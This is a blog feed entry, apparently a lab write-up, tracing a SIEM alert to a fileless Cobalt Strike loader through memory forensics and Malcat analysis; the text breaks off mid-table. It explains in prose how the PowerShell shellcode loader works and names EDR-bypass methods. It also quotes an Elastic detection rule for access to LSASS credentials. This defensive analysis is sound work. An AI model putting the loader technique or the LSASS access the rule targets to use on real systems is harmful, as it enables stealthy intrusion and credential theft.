<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://daniyyell.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://daniyyell.com/" rel="alternate" type="text/html" /><updated>2026-06-17T13:20:27+00:00</updated><id>https://daniyyell.com/feed.xml</id><title type="html">Malware Analysis</title><subtitle>Exploring malware and DFIR through hands-on analysis, threat detection techniques, and real-world case studies.</subtitle><author><name>Daniel Jeremiah</name></author><entry><title type="html">Investigating Suspicious Memory Activity: Tracing a SIEM Alert to a Cobalt Strike C2</title><link href="https://daniyyell.com/malware%20analysis/Investigating-Suspicious-Memory-Activity-Tracing-A-SIEM-Alert-To-A-Cobalt-Strike-C2/" rel="alternate" type="text/html" title="Investigating Suspicious Memory Activity: Tracing a SIEM Alert to a Cobalt Strike C2" /><published>2025-07-26T00:00:00+00:00</published><updated>2025-07-26T00:00:00+00:00</updated><id>https://daniyyell.com/malware%20analysis/Investigating-Suspicious-Memory-Activity-Tracing-A-SIEM-Alert-To-A-Cobalt-Strike-C2</id><content type="html" xml:base="https://daniyyell.com/malware%20analysis/Investigating-Suspicious-Memory-Activity-Tracing-A-SIEM-Alert-To-A-Cobalt-Strike-C2/"><![CDATA[<h1 id="10-introduction"><strong>1.0 Introduction</strong></h1>

<p>The investigation revealed clear indicators of a <strong>fileless Cobalt Strike beacon</strong>, reflectively loaded via PowerShell and operating entirely in memory. This technique aligns with known <strong>EDR evasion strategies</strong> documented by Deep Instinct, where payloads are injected into memory using <strong>reflective DLL loading</strong>, leaving no artefacts on disk and effectively bypassing traditional signature-based detection mechanisms <a href="https://www.deepinstinct.com/blog/edr-bypass-techniques-and-how-to-stop-them">[1]</a></p>

<p>The presence of <code class="language-plaintext highlighter-rouge">powershell.exe</code> within memory, without a corresponding file on disk, supports this, as does the use of <code class="language-plaintext highlighter-rouge">-encodedCommand</code> to deliver obfuscated payloads  a common staging method used by attackers to evade endpoint monitoring tools. According to Pentera, such <strong>zero-footprint attacks</strong> follow a clear pattern of reflective loading, dependency redirection, and dynamic execution to avoid detection by userland monitoring <a href="https://pentera.io/blog/zero-footprint-attacks-3-steps-to-bypass-edr-with-reflective-loading/">[2]</a></p>

<p>Furthermore, the sample’s use of Windows APIs such as <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>, <code class="language-plaintext highlighter-rouge">VirtualProtect</code>, <code class="language-plaintext highlighter-rouge">WriteProcessMemory</code>, and <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code> mirrors behaviour observed in other <strong>EDR-bypass-enabled malware</strong>, where attackers circumvent API hooking by unhooking or restoring clean versions of system libraries like <code class="language-plaintext highlighter-rouge">ntdll.dll</code>  <a href="https://www.deepinstinct.com/blog/edr-bypass-techniques-and-how-to-stop-them">[1]</a> <a href="https://www.advania.co.uk/blog/security/a-practical-guide-to-bypassing-userland-api-hooking/">[3]</a> <a href="https://www.volexity.com/blog/2023/03/07/using-memory-analysis-to-detect-edr-nullifying-malware/">[6]</a>. These methods are designed to evade behavioural monitoring engines that rely on inline API hooks for detection.</p>

<p>Privilege escalation was also evident in the binary’s use of <code class="language-plaintext highlighter-rouge">AdjustTokenPrivileges</code> and enabling of <code class="language-plaintext highlighter-rouge">SeDebugPrivilege</code>, which are often prerequisites for accessing protected processes such as LSASS. This corresponds with documented techniques where attackers <strong>target LSASS</strong> memory to extract credentials, sometimes using <strong>forking or process cloning</strong> approaches to avoid detection<a href="https://www.deepinstinct.com/blog/edr-bypass-techniques-and-how-to-stop-them">[1]</a> <a href="https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks">[4]</a> <a href="https://www.orangecyberdefense.com/global/blog/cybersecurity/bypassing-edr-to-dump-lsa-secrets">[5]</a>. Lastly, the extracted binary was structurally examined using <strong>Malcat</strong> and found to contain anomalous sections, obfuscated strings, and elevated entropy levels  characteristics consistent with known in-memory payloads <a href="https://posts.specterops.io/deep-sea-phishing-pt-1-092a0637e2fd">[7]</a><a href="https://malwaretech.com/2024/02/bypassing-edrs-with-edr-preload.html">[8]</a>. These findings were further validated using dynamic analysis, which demonstrated PowerShell spawning, delayed execution, and C2 communication with <code class="language-plaintext highlighter-rouge">192.168.135.57</code>, behaviourally consistent with a staged or stageless beacon.</p>

<p>These observations collectively reinforce the conclusion that the host was compromised using a <strong>stealthy, fileless Cobalt Strike loader</strong>, employing <strong>well-documented EDR bypass techniques</strong> including <strong>reflective loading, AMSI bypass, API unhooking</strong>, and <strong>memory-only privilege escalation</strong> as outlined by sources such as Deep Instinct, Pentera, Volexity, and Advania <a href="https://www.vmray.com/advantage-attacker-edr-bypass-tools-scarecrow/">[9]</a><a href="https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/">[10]</a></p>

<h2 id="11-lab-setups"><strong>1.1 Lab Setups</strong></h2>

<p>This lab simulates a targeted attack against a Windows 10 victim machine, with Cobalt Strike hosted on an Ubuntu attacker machine. Memory acquisition is performed using FTK Imager. The analysis environment includes an Ubuntu analyst machine running Volatility 3 for memory forensics, and a Kali Purple server equipped with Elastic SIEM, Winlogbeat, Auditbeat, XDR, and Fleet to monitor and investigate security events across the environment. This setup enables end-to-end detection and forensic investigation of in-memory threats.</p>

<p><strong>Victim Machine</strong></p>

<ul>
  <li><strong>Operating System:</strong> Windows 10</li>
  <li><strong>IP Address:</strong> <code class="language-plaintext highlighter-rouge">192.168.135.13</code></li>
  <li>
    <p><strong>Tools Installed:</strong></p>

    <ul>
      <li><strong>FTK Imager</strong> — used to capture a memory dump of the system for forensic analysis.</li>
    </ul>
  </li>
</ul>

<p><strong>Attacker Machine</strong></p>

<ul>
  <li><strong>Operating System:</strong> Ubuntu 22.04 LTS</li>
  <li><strong>IP Address:</strong> <code class="language-plaintext highlighter-rouge">192.168.135.57</code></li>
  <li>
    <p><strong>Tools Used:</strong></p>

    <ul>
      <li><strong>Cobalt Strike</strong> — for simulating a realistic command and control (C2) attack scenario.</li>
      <li><strong>Updog</strong> — lightweight file server used to host and deliver malicious payloads.</li>
    </ul>
  </li>
</ul>

<p><strong>Analyst Machine</strong></p>

<ul>
  <li><strong>Operating System:</strong> Ubuntu 22.04 LTS</li>
  <li>
    <p><strong>Tools Used:</strong></p>

    <ul>
      <li><strong>Volatility 3</strong> — for performing memory forensics on captured dumps.</li>
      <li><strong>Malcat</strong> — for lightweight static analysis, disassembly, and extracting C2 information from suspicious binaries.</li>
      <li><strong>Visual Studio Code</strong> — used for writing Python scripts to decode Base64 payloads and save them as <code class="language-plaintext highlighter-rouge">.bin</code> files for further analysis.</li>
    </ul>
  </li>
</ul>

<p><strong>Server &amp; SIEM Infrastructure</strong></p>

<ul>
  <li>
    <p><strong>Interfaces:</strong></p>

    <ul>
      <li><code class="language-plaintext highlighter-rouge">eth0</code>: <code class="language-plaintext highlighter-rouge">192.168.135.22</code></li>
    </ul>
  </li>
  <li><strong>Operating System:</strong> Kali Purple OS</li>
  <li>
    <p><strong>Security Stack:</strong></p>

    <ul>
      <li><strong>Elastic SIEM</strong></li>
      <li><strong>Winlogbeat, Auditbeat</strong> — for forwarding Windows event and audit logs.</li>
      <li><strong>Elastic XDR &amp; Fleet Server</strong> — for managing agents and visualising collected data.</li>
    </ul>
  </li>
</ul>

<h2 id="12-lab-scenarios"><strong>1.2 Lab Scenarios</strong></h2>

<p>The lab consists of a simulated environment where Cobalt Strike was used to inject PowerShell into memory. This initial injection triggered several alerts. By examining the SIEM logs, it was identified that PowerShell had attempted to dump the <strong>LSASS</strong> process. This finding prompted a full memory analysis of the affected system.</p>

<h2 id="13-seim-alert">1.3 SEIM Alert</h2>

<p><img src="/assets/images/memory-forensics/image.png" alt="image" /></p>

<p>Alert Dashboard</p>

<p><img src="/assets/images/memory-forensics/image1.png" alt="image1" /></p>

<p>Alert type</p>

<p><strong>Summary of the alert</strong></p>

<p>On 12 July 2025, the host <code class="language-plaintext highlighter-rouge">desktop-4dadb8u</code> generated multiple security alerts indicating suspicious activity. Around 11:55 to 11:57, a PowerShell script named <code class="language-plaintext highlighter-rouge">powershell_x64.ps1</code> was detected running potentially malicious hacktool functions, using PSReflect to invoke Windows APIs directly, and showing signs of process injection attempts. Later, between 15:35 and 15:37, the process <code class="language-plaintext highlighter-rouge">rundll32.exe</code> was flagged for suspicious access to the LSASS process via Windows API calls, which could indicate an attempt to dump credentials. Overall, the sequence of events suggests possible credential theft and in-memory attack techniques that warrant immediate investigation and containment.</p>

<h1 id="20-investigation"><strong>2.0 Investigation</strong></h1>

<h2 id="21-using-the-five-why-model">2.1 Using The Five Why Model</h2>

<p>The <strong>Five Whys</strong> is a simple but powerful method for finding the root cause of a problem. By asking “why?” repeatedly often around five times it helps trace an issue back beyond its symptoms to the underlying cause. This approach does not rely on complex analysis and is highly effective for most operational or incident investigations. It works best for problems that are simple to moderately complex, and is especially useful when human factors are involved. For more complicated cases, it can be combined with other techniques. To use it, start with a clear problem statement. Then keep asking “why” for each answer you get, digging deeper until you uncover the real cause. Always base your answers on facts and data, and focus on improving the process rather than blaming people. here is simple sample,</p>

<p><img src="/assets/images/memory-forensics/2881e436-c9a9-4f3c-bdca-f9320a5c4732.png" alt="2881e436-c9a9-4f3c-bdca-f9320a5c4732" /></p>

<p>This technique was developed by Sakichi Toyoda and became a core part of Toyota’s quality management. It remains widely used today alongside principles like <em>kaizen</em> and <em>jidoka</em>, helping teams fix problems at their source. [citation]</p>

<h2 id="22-potential-process-injection-via-powershell"><strong>2.2 Potential Process Injection via PowerShell</strong></h2>

<p>Applying a simple form of the <strong>“Five Why”</strong> approach to trace cause and significance, focused only on relevant technical aspects of the alert.</p>

<ol>
  <li><strong>What happened?</strong>
An Elastic SIEM detection rule triggered a high severity alert on the Windows 10 endpoint <code class="language-plaintext highlighter-rouge">DESKTOP-4DADB8U</code> after identifying suspicious PowerShell activity. The alert indicated potential process injection via PowerShell, linked to a script named <code class="language-plaintext highlighter-rouge">powershell_x64.ps1</code> located in the user’s Downloads folder. This activity matched known MITRE ATT&amp;CK techniques, specifically T1055 for process injection (covering both DLL and PE injection) and T1059.001 for PowerShell execution, along with evidence of native API execution (T1106). As a result, the security platform assigned it a risk score of 73, flagging it as a likely malicious event requiring investigation.</li>
</ol>

<p><img src="/assets/images/memory-forensics/image2.png" alt="image2" /></p>

<ol>
  <li><strong>Why was it detected?</strong></li>
</ol>

<p>The detection occurred because the executed PowerShell script contained multiple API function calls that are commonly abused to perform in-memory execution and process injection. The script allocated memory using <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>, copied an XOR-decoded shellcode payload into this memory, resolved necessary function pointers, and ultimately executed the payload by invoking a delegate.</p>

<p><img src="/assets/images/memory-forensics/image3.png" alt="image3" /></p>

<p>These are typical techniques used to bypass on-disk detection, and the SIEM rule is designed to identify such PowerShell scripts that directly leverage Windows APIs associated with in-memory code execution.</p>

<p><strong>3. Why did the script run on this endpoint?</strong></p>

<p>The script was executed under the context of the local user <code class="language-plaintext highlighter-rouge">windows10</code>, who appeared to have downloaded the file and run it from their Downloads directory. Windows Event ID <strong>4104</strong> confirmed that PowerShell processed this script block. Although it is not immediately clear from the available data whether the user knowingly ran this script or whether it was executed through social engineering or an automated payload delivery mechanism, the presence of the script in the user’s Downloads folder strongly suggests it was either manually or inadvertently executed on the system.</p>

<p><strong>4. Why is this a concern?</strong></p>

<p>This is a significant concern because process injection via PowerShell enables an attacker to execute arbitrary code within the memory space of legitimate processes, thereby avoiding detection by traditional file-based antivirus solutions. It also provides an effective mechanism for stealthy command and control, credential theft, or lateral movement within the network. The fact that the PowerShell script implemented classic shellcode injection patterns highlights a deliberate attempt to bypass security controls and maintain persistence or escalate an attack.</p>

<ol>
  <li><strong>Why did it reach this point (root cause)?</strong></li>
</ol>

<p>This event triggered due to a combination of factors, including a lack of strict PowerShell execution policies such as Constrained Language Mode, the absence of robust application control solutions like AppLocker or Windows Defender Application Control to prevent unauthorised script execution, and potentially inadequate user awareness or endpoint controls to block downloads of suspicious files. As a result, a script that employs known offensive security and malware techniques was able to execute on the host, triggering the detection only after it attempted to perform process injection.</p>

<h1 id="30-lsass-process-access-via-windows-api">3.0 LSASS Process Access via Windows API</h1>

<p>Detection logic (rule analysis)</p>

<p>The detection was triggered by the Elastic Security (SIEM) rule named:</p>

<blockquote>
  <p>LSASS Process Access via Windows API</p>

</blockquote>

<p><strong>Rule details:</strong></p>

<ul>
  <li><strong>Rule type:</strong> EQL (Event Query Language)</li>
  <li><strong>Data source:</strong> <code class="language-plaintext highlighter-rouge">logs-endpoint.events.api-*</code>, <code class="language-plaintext highlighter-rouge">logs-m365_defender.event-*</code></li>
  <li>
    <p><strong>Key query:</strong></p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  api where host.os.type == "windows" and
    process.Ext.api.name in ("OpenProcess", "OpenThread") and
    Target.process.name : "lsass.exe" and
    not ( &lt;long exclusion list&gt; )
    
</code></pre></div>    </div>
  </li>
  <li><strong>Purpose:</strong> Detects any Windows API call <code class="language-plaintext highlighter-rouge">OpenProcess</code> or <code class="language-plaintext highlighter-rouge">OpenThread</code> specifically targeting the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process, which is the Local Security Authority Subsystem Service that holds credentials in memory.</li>
  <li><strong>Mapped MITRE ATT&amp;CK:</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">T1003.001 - OS Credential Dumping: LSASS Memory</code></li>
      <li><code class="language-plaintext highlighter-rouge">T1106 - Native API</code></li>
      <li><code class="language-plaintext highlighter-rouge">TA0006 - Credential Access</code></li>
      <li><code class="language-plaintext highlighter-rouge">TA0002 - Execution</code></li>
    </ul>
  </li>
  <li><strong>Severity:</strong> Medium</li>
  <li><strong>Risk score:</strong> 47</li>
</ul>

<p>It also checks that the access is not from a list of known safe tools (AV agents, patch managers, trusted monitoring), nor from an unsigned executable that would otherwise be suspicious.</p>

<h2 id="31-why-did-it-trigger">3.1 Why did it trigger?</h2>

<p><strong>The event that caused the alert</strong></p>

<ul>
  <li><strong>Host:</strong> <code class="language-plaintext highlighter-rouge">DESKTOP-4DADB8U</code> (Windows 10 Pro N 22H2)</li>
  <li><strong>Process:</strong> <code class="language-plaintext highlighter-rouge">C:\Windows\System32\rundll32.exe</code></li>
  <li><strong>API call:</strong> <code class="language-plaintext highlighter-rouge">OpenProcess</code></li>
  <li><strong>Target:</strong> <code class="language-plaintext highlighter-rouge">lsass.exe</code> (PID 732)</li>
  <li><strong>Access requested:</strong> <code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code> (2097151) including rights like <code class="language-plaintext highlighter-rouge">DELETE</code>, <code class="language-plaintext highlighter-rouge">WRITE_DAC</code>, <code class="language-plaintext highlighter-rouge">WRITE_OWNER</code>, <code class="language-plaintext highlighter-rouge">READ_CONTROL</code>.</li>
</ul>

<p>This means <code class="language-plaintext highlighter-rouge">rundll32.exe</code> attempted to open a handle to the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process requesting <strong>full rights</strong>, which is typical for memory dumping.</p>

<h2 id="32-the-five-whys">3.2 The Five Whys</h2>

<h3 id="321-why-did-this-detection-rule-fire"><strong>3.2.1 Why did this detection rule fire?</strong></h3>

<p>Because the Elastic endpoint agent observed an API event on this Windows system where <code class="language-plaintext highlighter-rouge">rundll32.exe</code> invoked the <code class="language-plaintext highlighter-rouge">OpenProcess</code> function to obtain a handle to the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process. The access rights requested (<code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code>) indicate an attempt to read or manipulate LSASS memory, which matches the detection query exactly.</p>

<p><img src="/assets/images/memory-forensics/image5.png" alt="image5" /></p>

<h3 id="322-why-does-this-behaviour-raise-a-security-concern"><strong>3.2.2 Why does this behaviour raise a security concern?</strong></h3>

<p>Accessing <code class="language-plaintext highlighter-rouge">lsass.exe</code> with such privileges is a hallmark of credential dumping attacks. LSASS holds NTLM hashes, Kerberos tickets and sometimes plaintext passwords. Attackers or post-exploitation frameworks (like Mimikatz) routinely open LSASS with <code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code> to extract these credentials. Although legitimate security tools also inspect LSASS, they are usually signed, well-known, and explicitly excluded by this rule. Here, <code class="language-plaintext highlighter-rouge">rundll32.exe</code> is not explicitly whitelisted for this behaviour, so it becomes suspect.</p>

<p><img src="/assets/images/memory-forensics/image6.png" alt="image6" /></p>

<h3 id="323-why-was-rundll32exe-trying-to-open-lsass"><strong>3.2.3 Why was rundll32.exe trying to open LSASS?</strong></h3>

<p><code class="language-plaintext highlighter-rouge">rundll32.exe</code> is a legitimate Windows utility for running DLL functions. However, attackers frequently abuse it to load malicious DLLs or inline shellcode because it blends in with normal system processes and is signed by Microsoft. This case suggests that either:</p>

<ul>
  <li>A legitimate admin / security tool misconfigured to use <code class="language-plaintext highlighter-rouge">rundll32.exe</code> for LSASS access, or</li>
  <li>A malicious DLL was loaded into <code class="language-plaintext highlighter-rouge">rundll32.exe</code> to dump credentials stealthily. The requested rights (<code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code>) and target (<code class="language-plaintext highlighter-rouge">lsass.exe</code>) strongly imply credential harvesting intent.</li>
</ul>

<p><img src="/assets/images/memory-forensics/image7.png" alt="image7" /></p>

<h3 id="324-why-didnt-existing-controls-block-or-stop-this"><strong>3.2.4 Why didn’t existing controls block or stop this?</strong></h3>

<p>The detection rule did catch it, but it was after the API call was made — this is a detection, not a prevention. Windows Defender Credential Guard (or similar) may not have been enabled, which would have prevented LSASS from granting such access. Also, Application Control (like WDAC or AppLocker) may not have been configured to restrict misuse of <code class="language-plaintext highlighter-rouge">rundll32.exe</code>. This left the system exposed to living-off-the-land binaries (LOLBins) abuse.</p>

<h3 id="325-why-is-this-critical-in-the-context-of-mitre-attck"><strong>3.2.5 Why is this critical in the context of MITRE ATT&amp;CK?</strong></h3>

<p>Because it aligns directly with techniques <code class="language-plaintext highlighter-rouge">T1003.001</code> (LSASS Memory credential dumping) and <code class="language-plaintext highlighter-rouge">T1106</code> (Native API). Gaining access to LSASS is a pivotal step for attackers — once they extract credentials, they can escalate privileges or move laterally to compromise other systems in the network. This is why defenders closely monitor any suspicious process opening LSASS with high privileges.</p>

<p><img src="/assets/images/memory-forensics/image8.png" alt="image8" /></p>

<h3 id="33-conclusion">3.3 Conclusion</h3>

<p>The Elastic detection engine generated this alert after <code class="language-plaintext highlighter-rouge">rundll32.exe</code> on host <code class="language-plaintext highlighter-rouge">DESKTOP-4DADB8U</code> called the Windows API <code class="language-plaintext highlighter-rouge">OpenProcess</code> with <code class="language-plaintext highlighter-rouge">PROCESS_ALL_ACCESS</code> to the <code class="language-plaintext highlighter-rouge">lsass.exe</code> process. This behaviour strongly indicate credential dumping activity as described in MITRE ATT&amp;CK <code class="language-plaintext highlighter-rouge">T1003.001</code>. The rule explicitly monitors API events targeting <code class="language-plaintext highlighter-rouge">lsass.exe</code> with suspicious access levels.</p>

<h1 id="40-analysing-the-powershell_x64ps1"><strong>4.0 Analysing the <code class="language-plaintext highlighter-rouge">powershell_x64.ps1</code></strong></h1>

<p>The script starts by enforcing strict PowerShell rules using <code class="language-plaintext highlighter-rouge">Set-StrictMode -Version 2</code>, which means it will stop if there are undeclared variables or syntax issues, helping catch script errors early.</p>

<p>It defines a function called <code class="language-plaintext highlighter-rouge">func_get_proc_address</code>. This function accepts the name of a DLL (like <code class="language-plaintext highlighter-rouge">kernel32.dll</code>) and a function name (like <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>). It uses .NET reflection to dig into the loaded assemblies, find <code class="language-plaintext highlighter-rouge">System.dll</code>, and from there, uses the internal <code class="language-plaintext highlighter-rouge">Microsoft.Win32.UnsafeNativeMethods</code> class. This allows it to indirectly call the unmanaged Windows API function <code class="language-plaintext highlighter-rouge">GetProcAddress</code>, which retrieves the memory address of a function exported by a loaded DLL. In addition, this function gives the script a way to dynamically look up where Windows keeps core API functions in memory.</p>

<p>Furthermore, it defines <code class="language-plaintext highlighter-rouge">func_get_delegate_type</code>, which builds a custom .NET delegate type in memory. It takes a list of parameter types and an optional return type. It does this by using the Reflection.Emit API to define a new delegate class entirely at runtime. This dynamic delegate will be used to call unmanaged code from within the PowerShell environment, acting like a type-safe function pointer.</p>

<p>After defining these helpers, the script checks whether the operating system is 64-bit by comparing <code class="language-plaintext highlighter-rouge">[IntPtr]::Size</code> to 8. If so, it continues by decoding a Base64-encoded blob into a byte array called <code class="language-plaintext highlighter-rouge">$var_code</code>. This is typically shellcode (machine instructions) that will be executed later.</p>

<p><img src="/assets/images/memory-forensics/image4.png" alt="image4" /></p>

<p>It then loops over each byte in <code class="language-plaintext highlighter-rouge">$var_code</code> and XORs it with <code class="language-plaintext highlighter-rouge">35</code> (hex <code class="language-plaintext highlighter-rouge">0x23</code>). This is a simple obfuscation technique to hide the shellcode from basic static analysis or antivirus scanning.</p>

<p>The script then uses the <code class="language-plaintext highlighter-rouge">func_get_proc_address</code> function to find the address of <code class="language-plaintext highlighter-rouge">VirtualAlloc</code> inside <code class="language-plaintext highlighter-rouge">kernel32.dll</code>, which is a Windows API function used to allocate memory. Using <code class="language-plaintext highlighter-rouge">func_get_delegate_type</code>, it builds a delegate matching <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>’s signature so it can call it from PowerShell. It then invokes <code class="language-plaintext highlighter-rouge">VirtualAlloc</code> to allocate a memory buffer that is marked as executable (<code class="language-plaintext highlighter-rouge">0x40</code> is <code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code>).</p>

<p>After allocating the memory, it copies the decoded shellcode into this allocated region using <code class="language-plaintext highlighter-rouge">Marshal.Copy</code>. Finally, it creates another delegate matching the signature of a function that takes a single <code class="language-plaintext highlighter-rouge">IntPtr</code> parameter and returns void, pointing directly to the start of the shellcode in memory, and calls <code class="language-plaintext highlighter-rouge">Invoke</code> on this delegate. This causes the shellcode to execute inside the PowerShell process. Essentially, this script dynamically resolves Windows API functions, builds appropriate function pointers in .NET, allocates memory, copies malicious machine code into that memory, and then executes it, all from within a PowerShell process without touching disk again.</p>

<h2 id="41-decoding-the-powershell_64-content-from-seim">4.1 Decoding the Powershell_64 content from SEIM</h2>

<p>The script starts by enforcing strict PowerShell rules to catch common coding mistakes. It defines a function to get the memory address of a Windows API function using <code class="language-plaintext highlighter-rouge">GetProcAddress</code>. Another function creates a custom delegate type, allowing unmanaged function pointers to be executed from PowerShell. If the system is 64-bit, it runs the rest of the code. It decodes a base64 string into a byte array, which is XOR-decrypted using the value 35. It uses <code class="language-plaintext highlighter-rouge">VirtualAlloc</code> to allocate memory with execute permissions. The decrypted code is copied into that memory. Finally, it jumps to the memory region and runs the code as if it were a normal function.</p>

<p><img src="/assets/images/memory-forensics/image9.png" alt="image9" /></p>

<h2 id="42-decoding-the-base64"><strong>4.2 Decoding the base64</strong></h2>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">base64</span>

<span class="n">encoded_data</span> <span class="o">=</span> <span class="s">"base64here"</span>
<span class="c1"># Decode from base64
</span><span class="n">decoded_bytes</span> <span class="o">=</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">encoded_data</span><span class="p">)</span>

<span class="c1"># XOR each byte with 35
</span><span class="n">decoded_shellcode</span> <span class="o">=</span> <span class="nb">bytearray</span><span class="p">()</span>
<span class="k">for</span> <span class="n">b</span> <span class="ow">in</span> <span class="n">decoded_bytes</span><span class="p">:</span>
    <span class="n">decoded_shellcode</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">b</span> <span class="o">^</span> <span class="mi">35</span><span class="p">)</span>

<span class="c1"># Print hex output to see what it is
</span><span class="k">print</span><span class="p">(</span><span class="s">"Decoded bytes (hex):"</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="n">decoded_shellcode</span><span class="p">.</span><span class="nb">hex</span><span class="p">())</span>

<span class="c1"># Also write to a binary file
</span><span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"hidden_payload.bin"</span><span class="p">,</span> <span class="s">"wb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">decoded_shellcode</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="s">"Written to hidden_payload.bin"</span><span class="p">)</span>

</code></pre></div></div>

<p>This Python script is designed to reverse a basic obfuscation technique. It begins by importing the <code class="language-plaintext highlighter-rouge">base64</code> module so it can decode data that has been encoded using base64. The encoded string, which likely contains shellcode, is stored in the variable <code class="language-plaintext highlighter-rouge">encoded_data</code>. The script decodes this base64 string into raw bytes.</p>

<p><img src="/assets/images/memory-forensics/image10.png" alt="image10" /></p>

<p>Once decoded, it applies an XOR operation using the <strong>number 35 to each byte</strong>. This step reverses a simple encryption method where each original byte was previously XOR’d with <strong>35</strong> to hide its true value. The script collects the resulting bytes in a variable called <code class="language-plaintext highlighter-rouge">decoded_shellcode</code>.</p>

<p>It then prints the decoded shellcode in hexadecimal form so the analyst can visually inspect the contents. After that, the decoded binary data is written to a file called <code class="language-plaintext highlighter-rouge">hidden_payload.dll</code>, which can be used for further analysis, such as running it in a sandbox, disassembling it, or scanning it with antivirus and memory forensics tools, In this case we will be using <a href="https://malcat.fr/">Malcat</a></p>

<h1 id="50-malcat-analysis"><strong>5.0 Malcat Analysis</strong></h1>

<p>While many disassembler tools are available, Malcat provides a more reasonable balance between reverse engineering difficulty and the need to understand the malware and extract C2 IoCs, while still offering disassembly features.</p>

<p>Especially if you’re just starting to build malware analysis skills, it’s important to use what works for you  in this case, the researcher preferred Malcat, which is completely free.</p>

<p><img src="/assets/images/memory-forensics/image11.png" alt="image11" /></p>

<p>During the analysis, the file showed many signs that it’s designed to hide what it really does. It had lots of repeated, unnecessary loops (<strong>KornLoop</strong>).</p>

<p><img src="/assets/images/memory-forensics/image12.png" alt="image12" /></p>

<p>and used memory tricks like creating arrays on the stack and filling them during runtime (<strong><em>StackArrayInitialisationX64</em></strong>).</p>

<p><img src="/assets/images/memory-forensics/image13.png" alt="image13" /></p>

<p>These are common in tools that decode or run something else in memory, often without writing it to disk.</p>

<p>There were also many constant values and unusually large numbers hardcoded in the code (<strong><em>ManyUniqueImmediateBytes</em></strong> and <strong><em>ManyHighValueImmediates</em></strong>), which are often used to help decrypt something or confuse analysts.</p>

<p><img src="/assets/images/memory-forensics/image14.png" alt="image14" /></p>

<p>The code itself was messy, with complicated jumps and logic paths (SpaghettiFunction), although a few parts were straightforward and might help set up the main payload (<strong><em>SequentialFunction</em></strong>).</p>

<p>The tool also pointed out that some functions looped in a way that cross-referenced other areas of the program (<strong><em>HighXrefLoopingFunction</em></strong>), which can be a sign of scanning or memory searching. It uses known Windows functions like <code class="language-plaintext highlighter-rouge">LoadLibrary</code> and <code class="language-plaintext highlighter-rouge">GetProcAddress</code> (<strong><em>PossiblePackerApiDownloaderImport</em></strong>), but instead of listing them normally, it hides them by turning their names into hashes and comparing them (<strong><em>ImportByHash</em></strong>).</p>

<p><img src="/assets/images/memory-forensics/image15.png" alt="image15" /></p>

<p>That makes it harder for antivirus tools to spot what’s going on.</p>

<p>It also uses Windows functions to download files from the internet (<strong><em>DownloaderApiUsage</em></strong>), and crypto functions to encrypt or decrypt something while it runs (<strong><em>CryptoApiUsage</em></strong>). Some parts of the file build DLL names and strings only while the program is running (<strong><em>DynamicDllString</em></strong> and <strong><em>DynamicString</em></strong>), and others are encoded in base64 (StringBase64), which is often used to hide commands, payloads, or connection details. All of this suggests the file was built to hide its true purpose, likely to decrypt and run a Cobalt Strike beacon in memory.</p>

<h1 id="60-analysing-the-windows-api-functions"><strong>6.0 Analysing the Windows API functions</strong></h1>

<p>Analysing each of this Windows API functions will takes time, so we will only look at the ones that are relevant.</p>

<p>This is very strong evidence that the binary is a Cobalt Strike Beacon or a loader for one. The presence of <code class="language-plaintext highlighter-rouge">beacon_config_xor_2e</code> alone stands out, as it matches known patterns of Cobalt Strike’s configuration format. Combined with API hashing, use of cryptography, and stealthy runtime techniques like PEB access, it confirms this is likely a malicious Cobalt Strike implant.</p>

<p><img src="/assets/images/memory-forensics/image16.png" alt="image16" /></p>

<table>
  <thead>
    <tr>
      <th>API Function</th>
      <th>Capability</th>
      <th>Category</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>GetProcAddress</td>
      <td>Resolve API address at runtime</td>
      <td>API Resolution</td>
    </tr>
    <tr>
      <td>LoadLibraryA</td>
      <td>Dynamically load libraries</td>
      <td>API Resolution</td>
    </tr>
    <tr>
      <td>CreateRemoteThread</td>
      <td>Remote thread execution</td>
      <td>Process Injection</td>
    </tr>
    <tr>
      <td>VirtualAlloc</td>
      <td>Allocate memory in remote/local process</td>
      <td>Memory Allocation</td>
    </tr>
    <tr>
      <td>VirtualProtect</td>
      <td>Change memory protection</td>
      <td>Memory Allocation</td>
    </tr>
    <tr>
      <td>WriteProcessMemory</td>
      <td>Write shellcode or data into memory</td>
      <td>Memory Write</td>
    </tr>
    <tr>
      <td>OpenProcess</td>
      <td>Obtain handle to a process</td>
      <td>Process Access</td>
    </tr>
    <tr>
      <td>NtCreateThreadEx</td>
      <td>Thread creation (stealthy)</td>
      <td>Thread Execution</td>
    </tr>
    <tr>
      <td>InternetOpenA</td>
      <td>Initiate outbound connection</td>
      <td>Networking</td>
    </tr>
    <tr>
      <td>InternetReadFile</td>
      <td>Read response from C2 server</td>
      <td>Networking</td>
    </tr>
    <tr>
      <td>HttpSendRequestA</td>
